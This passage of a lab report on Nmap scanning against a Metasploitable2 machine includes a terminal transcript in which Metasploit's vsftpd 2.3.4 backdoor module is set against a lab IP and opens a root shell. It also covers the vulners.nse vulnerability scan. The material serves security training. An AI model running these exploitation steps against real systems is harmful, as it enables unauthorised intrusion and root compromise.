
Fig: Database

5 FTP Service and Exploitation Scan

Scans for FTP services and outdated versions


Command: `nmap -p 21 -sV 192.168.29.92`

Goal: Identify insecure FTP configurations and exploitation vectors.



```
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~ harish@kali: ~ harish@kali: ~  
msf6 > nmap -sV -p21 192.168.29.92  
[*] exec: nmap -sV -p21 192.168.29.92  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 11:27 IST  
Nmap scan report for 192.168.29.92  
Host is up (0.00075s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp open  ftp      vsftpd 2.3.4  
MAC Address: 0E:12A:70:AA:13:75 (Unknown)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds  
msf6 >  
msf6 > search vsftpd  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank   Check  Description  
--  --                                     -  
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service  
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use 1  
[*] Using configured payload cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name      Current Setting  Required  Description  
--      -  
RHOSTS    192.168.29.92   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     21              yes       The target port (TCP)  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic
```

Fig: ftp version detection



```
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~ harish@kali: ~ harish@kali: ~  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.29.92  
rhosts => 192.168.29.92  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name      Current Setting  Required  Description  
--      -  
RHOSTS    192.168.29.92   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     21              yes       The target port (TCP)  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.29.92:21 - The port used by the backdoor bind listener is already open  
[*] 192.168.29.92:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.29.90:35387 -> 192.168.29.92:6200) at 2025-07-31 11:28:41 +0530
```

Fig: exploiting the outdated version

6.6 vulners.nse Script Scan

vulners.nse is an Nmap script that integrates with the Vulners vulnerability database to identify known vulnerabilities (CVE IDs) associated with services running on target machines.

It helps in identifying publicly known vulnerabilities in services based on version detection and fingerprinting. This is useful for vulnerability assessment and reporting.

Command:

```
nmap -sV --script vulners <target>
```

Example:

```
nmap -sV --script vulners 192.168.1.10
```

Workflow:

- Performs service version detection (-sV).
- Queries the Vulners database through the script.
- Lists possible vulnerabilities (CVE IDs, severity, and exploit links).




Fig: Advance Vulnerability Scan

Conclusion

All Nmap scans were executed in a controlled lab environment using Metasploitable2 as the target. The objective was to practically understand various Nmap scanning techniques, including host discovery, service detection, OS fingerprinting, and firewall evasion strategies. Each scan was performed with a specific purpose — whether to identify open ports, bypass filters, or analyze service behavior. These scans help demonstrate how to choose the right technique based on the situation, such as evading firewalls, performing stealth scans, or collecting banner/service information for exploitation.